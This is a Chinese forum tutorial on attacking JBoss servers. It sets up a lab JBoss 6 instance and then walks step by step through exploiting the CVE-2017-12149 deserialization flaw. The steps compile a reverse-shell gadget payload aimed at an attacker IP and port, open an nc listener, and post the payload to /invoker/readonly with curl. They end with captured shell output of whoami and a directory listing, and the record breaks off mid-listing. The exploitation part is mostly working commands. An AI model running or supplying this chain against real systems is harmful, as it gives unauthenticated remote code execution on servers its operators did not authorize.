

Jboss渗透合集

漏洞分析 (<https://forum.butian.net/topic/48>)

Jboss ## 前言 JBoss是一个基于J2EE的开发源代码的应用服务器。JBoss代码遵循LGPL许可，可以在任何商业应用中免费使用。JBoss是一个管理EJB的容器和服务器，支持EJB1.1、EJB2.0和EJB3的...

Jboss

前言

JBoss是一个基于J2EE的开发源代码的应用服务器。JBoss代码遵循LGPL许可，可以在任何商业应用中免费使用。JBoss是一个管理EJB的容器和服务器，支持EJB1.1、EJB2.0和EJB3的规范。但JBoss核心服务不包括支持servlet/JSP的WEB容器，一般与Tomcat或 Jetty绑定使用。

Jetty是一个开源的servlet容器，它为基于Java的web容器，例如JSP和 servlet提供运行环境。Jetty是使用Java语言编写的，它的API以一组JAR包的形式发布。开发人员可以将 Jetty容器实例化成一个对象，可以迅速为一些独立运行(stand-alone)的Java应用提供网络和web连接。

默认端口

```
1. 8080 9990
```

安装


官网：<https://jbossas.jboss.org/downloads/> (<https://jbossas.jboss.org/downloads/>)

需要安装Java环境 这里要注意JDK的版本 java7





配置Jboss环境变量


1. JBOSS_HOME C:\JBoss6\jboss-6.1.0.Final



1. ;%JBOSS_HOME%\bin;



进行启动



出现INFO 说明配置成功


```
C:\Windows\system32\cmd.exe
1
22:27:50,183 INFO [RARDeployment] Required license terms exist, view vfs:/C:/JB
oss6/jboss-6.1.0.Final/server/default/deploy/jboss-xa-jdbc.rar/META-INF/ra.xml
22:27:50,183 INFO [RARDeployment] Required license terms exist, view vfs:/C:/JB
oss6/jboss-6.1.0.Final/server/default/deploy/jms-ra.rar/META-INF/ra.xml
22:27:50,199 INFO [HornetQResourceAdapter] HornetQ resource adaptor started
22:27:50,214 INFO [RARDeployment] Required license terms exist, view vfs:/C:/JB
oss6/jboss-6.1.0.Final/server/default/deploy/mail-ra.rar/META-INF/ra.xml
22:27:50,230 INFO [RARDeployment] Required license terms exist, view vfs:/C:/JB
oss6/jboss-6.1.0.Final/server/default/deploy/quartz-ra.rar/META-INF/ra.xml
22:27:50,292 INFO [SimpleThreadPool] Job execution threads will use class loader
 of thread: Thread-2
22:27:50,323 INFO [SchedulerSignalerImpl] Initialized Scheduler Signaller of ty
pe: class org.quartz.core.SchedulerSignalerImpl
22:27:50,323 INFO [QuartzScheduler] Quartz Scheduler v.1.8.3 created.
22:27:50,323 INFO [RAMJobStore] RAMJobStore initialized.
22:27:50,323 INFO [QuartzScheduler] Scheduler meta-data: Quartz Scheduler (v1.8
.3) 'JBossQuartzScheduler' with instanceId 'NON_CLUSTERED'
Scheduler class: 'org.quartz.core.QuartzScheduler' - running locally.
NOT STARTED.
Currently in standby mode.
Number of jobs executed: 0
Using thread pool 'org.quartz.simpl.SimpleThreadPool' - with 10 threads.
Using job-store 'org.quartz.simpl.RAMJobStore' - which does not support persis
tence. and is not clustered.

22:27:50,323 INFO [StdSchedulerFactory] Quartz scheduler 'JBossQuartzScheduler'
 initialized from an externally opened InputStream.
22:27:50,323 INFO [StdSchedulerFactory] Quartz scheduler version: 1.8.3
22:27:50,323 INFO [QuartzScheduler] Scheduler JBossQuartzScheduler_$NON_CLUSTERED started.
22:27:50,589 INFO [ConnectionFactoryBindingService] Bound ConnectionManager 'jb
oss.jca:service=DataSourceBinding,name=DefaultDS' to JNDI name 'java:DefaultDS'
22:27:51,166 INFO [ConnectionFactoryBindingService] Bound ConnectionManager 'jb
oss.jca:service=ConnectionFactoryBinding,name=JmsXA' to JNDI name 'java:JmsXA'
22:27:51,229 INFO [xnio] XNIO Version 2.1.0.CR2
22:27:51,229 INFO [nio] XNIO NIO Implementation Version 2.1.0.CR2
22:27:51,385 INFO [remoting] JBoss Remoting version 3.1.0.Beta2
22:27:51,447 INFO [TomcatDeployment] deploy, ctxPath=/
22:27:51,510 信息 [HornetQServerImpl] trying to deploy queue jms.queue.Expiry
Queue
22:27:51,635 信息 [HornetQServerImpl] trying to deploy queue jms.queue.DLQ
22:27:51,666 信息 [Service] Removing bootstrap log handlers
22:27:51,697 INFO [org.apache.coyote.http11.Http11Protocol] Starting Coyote HTT
P/1.1 on http-127.0.0.1-8080
22:27:51,697 INFO [org.apache.coyote.ajp.AjpProtocol] Starting Coyote AJP/1.3 o
n ajp-127.0.0.1-8009
22:27:51,697 INFO [org.jboss.bootstrap.impl.base.server.AbstractServer] JBossAS
 [6.1.0.Final "Neo"] Started in 16s:983ms
```

Jboss默认部署路径


1. xxx\jboss-6.1.0.Final\server\default\deploy\ROOT.war

本地访问一下




修改内容 达到远程访问

xxx\jboss-6.1.0.Final\server\default\deploy\jbossweb.sar\server.xml 修改配置




1. 将address="{jboss.bind.address}"-->address="0.0.0.0"



重启一下

kali远程访问



Jboss渗透

JBoss 5.x/6.x反序列化漏洞(CVE-2017-12149)

漏洞原理


JBossApplication Server反序列化命令执行漏洞,远程攻击者利用漏洞可在未经任何身份验证的服务器主机上执行任意代码

影响范围:

JBoss 5.x/6.x

验证是否存在漏洞

1. /invoker/readonly



返回500，说明此页面存在反序列化漏洞

漏洞利用

配置javac的环境

我这边在kali进行操作

1. cd /opt
2. curl http://www.joaomatosf.com/rnp/java_files/jdk-8u20-linux-x64.tar.gz -o jdk-8u20-linux-x64.tar.gz
3. ## 这里要科学上网 配置代理
- 4.
5. tar zxvf jdk-8u20-linux-x64.tar.gz
6. rm -rf /usr/bin/java*
7. ln -s /opt/jdk1.8.0_20/bin/j* /usr/bin
8. javac -version
9. java -version

成功安装

不用管上面那个报错

```

root@kali: /opt
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

jdk1.8.0_20/jre/lib/amd64/libjavafx_font.so
jdk1.8.0_20/jre/lib/amd64/libprism_common.so
jdk1.8.0_20/jre/lib/amd64/libnio.so
jdk1.8.0_20/jre/lib/amd64/libprism_es2.so
jdk1.8.0_20/jre/lib/amd64/libinstrument.so
jdk1.8.0_20/jre/lib/amd64/libkcms.so
jdk1.8.0_20/jre/lib/amd64/libawt_xawt.so
jdk1.8.0_20/jre/lib/amd64/libmanagement.so
jdk1.8.0_20/jre/lib/amd64/libunpack.so
jdk1.8.0_20/jre/lib/amd64/libstreamer-lite.so
jdk1.8.0_20/jre/lib/amd64/libawt_headless.so
jdk1.8.0_20/jre/lib/amd64/libavplugin.so
jdk1.8.0_20/jre/lib/amd64/libsplashscreen.so
jdk1.8.0_20/jre/lib/fontconfig.properties.src
jdk1.8.0_20/jre/lib/fontconfig.properties
jdk1.8.0_20/jre/lib/fontconfig.Turbo.properties.src
jdk1.8.0_20/jre/lib/jce.jar
jdk1.8.0_20/jre/lib/flashmap.properties
jdk1.8.0_20/jre/lib/jfxswt.jar
jdk1.8.0_20/jre/lib/fontconfig.SUSE.10.properties.src
jdk1.8.0_20/jre/lib/fontconfig.SUSE.11.bfc
jdk1.8.0_20/jre/COPYRIGHT
jdk1.8.0_20/jre/THIRDPARTYLICENSEREADME-JAVAFX.txt
jdk1.8.0_20/jre/Welcome.html
jdk1.8.0_20/jre/README
jdk1.8.0_20/README.html

root@kali: /opt
rm -rf /usr/bin/java

root@kali: /opt
ln -s /opt/jdk1.8.0_20/bin/* /usr/bin
ln: 无法创建符号链接 '/usr/bin/java': 文件已存在
ln: 无法创建符号链接 '/usr/bin/jjs': 文件已存在

root@kali: /opt
java -version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
java version "1.8.0_20"
Java(TM) SE Runtime Environment (build 1.8.0_20-b26)
Java HotSpot(TM) 64-Bit Server VM (build 25.20-b23, mixed mode)

root@kali: /opt
javac -version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
javac 1.8.0_20

root@kali: /opt

```

利用工具：JavaDeserH2HC

1. <https://github.com/joaomatosf/JavaDeserH2HC>

我们选择一个 Gadget：ReverseshellCommonsCollectionsHashMap，编译并生成序列化数据：

```

root@kali: [~/桌面/JavaDeserH2HC-master]
# ls
Alien.java
commons-collections-3.2.1.jar
DnsWithCommonsCollections.java
ExampleCommonsCollections1.java
ExampleCommonsCollections1WithHashMap.java
ExampleTransformersWithLazyMap.java
ExploitGadgetExample1.java
ForgottenClass.java
LICENSE
README.md
ReverseShellCommonsCollectionsHashMap.java
reverseShellMultiplatformCommonsCollections.xml
SleepExample.java
SomeInvocationHandler.java
TestDeserialize.java
TestSerialize.java
VulnerableHTTPServer.java
xstream-1.4.6.jar

root@kali: [~/桌面/JavaDeserH2HC-master]
#

```

生成：ReverseShellCommonsCollectionsHashMap.class

```
1. javac -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap.java
```

生成：ReverseShellCommonsCollectionsHashMap.ser

```
1. java -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap IP:端口
2. #IP和端口是vps上nc监听的
3. java -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap 192.168.175.161:8888
```

开启监听

```
1. nc -lvvp 8888
```

利用：ReverseShellCommonsCollectionsHashMap.ser

```
1. curl http://192.168.175.195:8080/invoke/readonly --data-binary @ReverseShellCommonsCollectionsHashMap.ser
```

成功拿到反弹shell

```
root@kali: ~/erH2HC-master root@kali: ~/erH2HC-master
root@kali: ~/桌面/JavaDeserH2HC-master
# nc -lvvp 8888
listening on [any] 8888 ...
connect to [192.168.175.161] from localhost [192.168.175.194] 49179
Microsoft Windows [6.1.7601]
(c) 2009 Microsoft Corporation
C:\JBoss6\jboss-6.1.0.Final\bin>whoami
whoami
win-s08sn3ae0eo\dayu
C:\JBoss6\jboss-6.1.0.Final\bin>dir
dir
c:\jbos6\ c 6.1.0.Final\bin\
c:\jbos6\ c 6.1.0.Final\bin\
C:\JBoss6\jboss-6.1.0.Final\bin>ls
2011/08/16 08:50 <DIR> .
2011/08/16 08:50 <DIR> ..
2011/08/16 08:47 3,821 classpath.sh
2011/08/16 08:47 61,440 jboss-6.1.0.Final\bin\
2011/08/16 08:47 8,808 jboss_init_hpux.sh
2011/08/16 08:47 2,773 jboss_init_redhat.sh
2011/08/16 08:47 9,164 jboss_init_solaris.sh
2011/08/16 08:47 3,752 jboss_init_suse.sh
2011/08/16 08:47 2,259 logging.properties
2011/08/16 09:03 <DIR> native
2011/08/16 08:47 2,227 password_tool.bat
2011/08/16 08:47 3,474 password_tool.sh
